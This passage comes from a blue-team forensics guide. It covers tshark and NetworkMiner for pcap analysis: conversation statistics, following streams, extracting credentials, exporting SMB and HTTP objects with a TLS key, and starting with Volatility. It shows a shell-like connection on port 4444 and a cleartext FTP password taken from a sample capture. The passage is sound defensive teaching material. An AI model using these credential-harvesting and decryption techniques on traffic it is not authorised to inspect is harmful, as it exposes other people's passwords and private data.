
A limitation of the above command however is that it is doesn't give information on WHOMST the malicious port and IP were communicating with. Therefore, we can also deploy this command, which let's us know source and destination IP's relationship, as well as the number of packets communicated in this relationship, and the time duration of this relationship.

```
tshark -r shell.pcapng -q -z conv,tcp
```

```
-> tshark -r shell.pcapng -q -z conv,tcp
================================================================================
TCP Conversations
Filter:<No Filter>
                                                |       <-      | |       ->      | |     Total     |    Relative    |   Duration   |
                                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |              |
192.168.2.5:52242          <-> 192.168.2.244:4444     87 5,937bytes     84 7,995bytes    171 13kB          0.000000000       243.0223
192.168.2.5:36874          <-> 91.189.91.38:80         7 1,320bytes     10 1,535bytes     17 2,855bytes    23.641111330         0.4581
192.168.2.5:36876          <-> 91.189.91.38:80         5 4,053bytes      8 679bytes       13 4,732bytes    41.407729652         0.0440
192.168.2.243:47348        <-> 35.224.99.156:80        5 486bytes       5 425bytes       10 911bytes    130.390214831         0.1347
192.168.2.244:56398        <-> 35.222.85.5:80          5 486bytes       5 425bytes       10 911bytes    213.575447912         0.1396
192.168.2.244:34972        <-> 192.168.2.5:9999        3 1,824bytes      5 338bytes       8 2,162bytes   219.408686970        15.8769
192.168.2.2:43926          <-> 192.168.2.10:139        1 66bytes         0 0bytes         1 66bytes      23.052072590         0.0000
================================================================================
```

What Commands did an Adversary Run

Honestly, this is one of those things that is easier done in *Wireshark*. Going to Analyse, Follow, and TCP Stream will reveal much.




If you absolutely want to do this in the command-line, Tshark will allow this. Under `-z` we can see `follow,X`. Any protocol under here can be forced to show the stream of conversation.


```
flow,tcp
follow,http
follow,http2
follow,quic
follow,tcp
follow,tls
follow,udp
```

We can compare what our command-line tshark implementation and our wireshark implementation look like. Though it ain't as pretty, you can see they both deliver the same amount of information. The advantadge of Tshark of course is that it does not need to ingest a packet to analyse it, whereas Wireshark does which can come at an initial performance cost.

```
tshark -r shell.pcapng -q -z follow,tcp,ascii,0
```



For other packets, to identify their stream conversation it saves the value as "Stream Index: X"



Get Credentials

In theory, `-z credentials` will collect the credentials in packets. I, however, have not had much success with this tbh.

```
tshark -r ftp.pcap -z credentials
```

```
[20-Jun-21 13:49:58 BST] cap/enum
🔍 → tshark -r 0.pcap -q -z credentials
================================================================================
Packet      Protocol        Username        Info
------      --------        --------        ----
40          FTP             nathan          Username in packet: 36
================================================================================
```

Here's an alternative, less refined, works though.

```
tshark -r 0.pcap -V -x -P | grep -iE 'user|pass'
```

```
[20-Jun-21 13:51:27 BST] cap/enum
🔍 → tshark -r 0.pcap -V -x -P | grep -i 'pass'
    .form-signin input[type="password"] {\n
03b0  74 79 70 65 3d 22 70 61 73 73 77 6f 72 64 22 5d   type="password"]
   38   4.126630 192.168.196.16 → 192.168.196.1 21 54411 FTP Response: 331 Please specify
    331 Please specify the password.\r\n
        Response code: User name okay, need password (331)
        Response arg: Please specify the password.
   40   5.424998 192.168.196.1 → 192.168.196.16 54411 21 FTP Request: PASS Buck3tH4TF0RM3!
    PASS Buck3tH4TF0RM3!\r\n
        Request command: PASS
0030  50 18 10 0a 4a e6 00 00 50 41 53 53 20 42 75 63   P...J...PASS Buc
```

Extracting Stuff

Wireshark sometimes sucks when you want to quickly extract stuff and just look at it. Fortunately, there are alternatives to be able to quickly get and look at files, images, credentials, and more in packets.

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
NetworkMiner

NetworkMiner is GUI-based network traffic analysis tool. It can do lots of things, but the main things we can focus on here is the ability to rapidly look at all the *stuff*.

BUT, NetworkMiner has some limitations in its FREE version, so we'll just focus on some of its features.


You can fire up NetworkMiner from command-line to ingest a particular pcap

```
networkminer c42-MTA6.pcap
```



View Files

In the top bar, you can filter for all of the files in the traffic.




View Images

In the top bar, you can filter for all of the images in the traffic. It will include any images rendered on websites, so you'll get a load of random crap too.




Once you see a file you find interesting, right-click and view the file




View Creds

Honestly, I find that these credential filters always suck. Maybe you'll have better luck




Tshark Export Objects

For all of the protocols and detailed guidance on exporting objects, you can see TShark docs on the matter




Export SMB Files

Let's say through our packet analysis, we've identified a particular SMB file we find interesting called *TradeSecrets.txt*



We can go and get all of the SMB files, and save it locally in a directory called smb_exported_files

```
tshark -r smb.pcapng -q --export-object smb,smb_exported_files
#-q means don't print all of the packet headers. We don't need those flying acros
#the way we export things is by protocol and then local destination directory: so
```



We get the original file, as if we ourselves downloaded it. However, unfortunately we do not get the original metadata so the date and time of the file reflects our current, local time and date. But nonetheless, we have the file!

```
[27-Jun-21 11:29:56 BST] WireDive/smb_exported_files
-> stat %5cHelloWorld%5cTradeSecrets.txt
  File: %5cHelloWorld%5cTradeSecrets.txt
  Size: 50166           Blocks: 104        IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1584026     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/  remnux)   Gid: ( 1000/  remnux)
Access: 2021-06-27 11:27:22.561525732 +0100
Modify: 2021-06-27 11:27:22.561525732 +0100
Change: 2021-06-27 11:27:22.561525732 +0100
 Birth: -
[27-Jun-21 11:30:01 BST] WireDive/smb_exported_files
-> file %5cHelloWorld%5cTradeSecrets.txt
%5cHelloWorld%5cTradeSecrets.txt: ASCII text, with very long lines
[27-Jun-21 11:30:11 BST] WireDive/smb_exported_files
-> exiftool %5cHelloWorld%5cTradeSecrets.txt
ExifTool Version Number         : 12.26
File Name                       : %5cHelloWorld%5cTradeSecrets.txt
Directory                       : .
File Size                       : 49 KiB
File Modification Date/Time     : 2021:06:27 11:27:22+01:00
File Access Date/Time           : 2021:06:27 11:30:11+01:00
File Inode Change Date/Time     : 2021:06:27 11:27:22+01:00
File Permissions                : -rw-r--r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : us-ascii
Newlines                        : Unix LF
Line Count                      : 1
Word Count                      : 9479
[27-Jun-21 11:30:17 BST] WireDive/smb_exported_files
-> strings %5cHelloWorld%5cTradeSecrets.txt | head
According to all known laws of aviation, there is no way a bee should be able to fly. Its w
ground. The bee, of course, flies anyway because bees don't care what humans think is impos
```

Export HTTP Files with Decryption Key

In some situations, you will have a TLS decryption key in your hands. There may have been a file in the traffic you want to get your hands on, so let's do it!


Let's say we're looking around the decrypted traffic and we see an interesting file referenced, in this case an image:

```
apps=1&sync_desync=1&no_query_on_subscribe=1&start_args=%3Fagent%3Dsonic%26agent_version%3D1587143734%26eac_c
        HTTP  GET /files-tmb/TTL7QHDUJ-F011PDVK8TD-115062e5c0/get_a_new_phone_today__720.jpg HTTP/1.1\r\n
        HTTP  GET /files-pri/TTL7QHDUJ-F011PDVK8TD/get_a_new_phone_today_.jpg HTTP/1.1\r\n
        HTTP  HTTP/1.1 100 Continue\r\n
```

To retrieve this image, we need only supply the decryption key whilst we export the object

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
--export-objects http,exported_http_files
```

And we have downloaded the image to our export directory. Awesome



PCAP Analysis IRL

I've dissected real life situations via network analysis techniques

You can find my ~~corporate shill~~ professional content here

Digital Forensics

If you're interested in digital forensics, there are some immediate authoritive sources I implore you to look at:

- 13cubed's youtube content - Richard Davis is a DFIR legend and has some great learning resources
- Eric Zimmeraman's toolkit - Eric is the author of some incredibly tools, and it's worth checking out his documentation on exactly how and when to use them.

▶ section contents

volatility

▶ section contents

There are loads of tools that can assist you with forensically exmaining stuff. Volatility is awesome and can aid you on your journey. Be warned though, digital forensics in general are resource-hungry and running it on a VM without adequate storage and resource allocated will lead to a bad time.

In the Blue Team Notes, we'll use vol.py and vol3 (python2 and python3 implementation's of Volatility, respectively). In my un-educated, un-wise opinon, vol2 does SOME things better than vol3 - for example, Vol2 has plugins around browser history.


Because Volatility can take a while to run things, the general advice is to always run commands and output them (`> file.txt`). This way, you do not need to sit and wait for a command to run

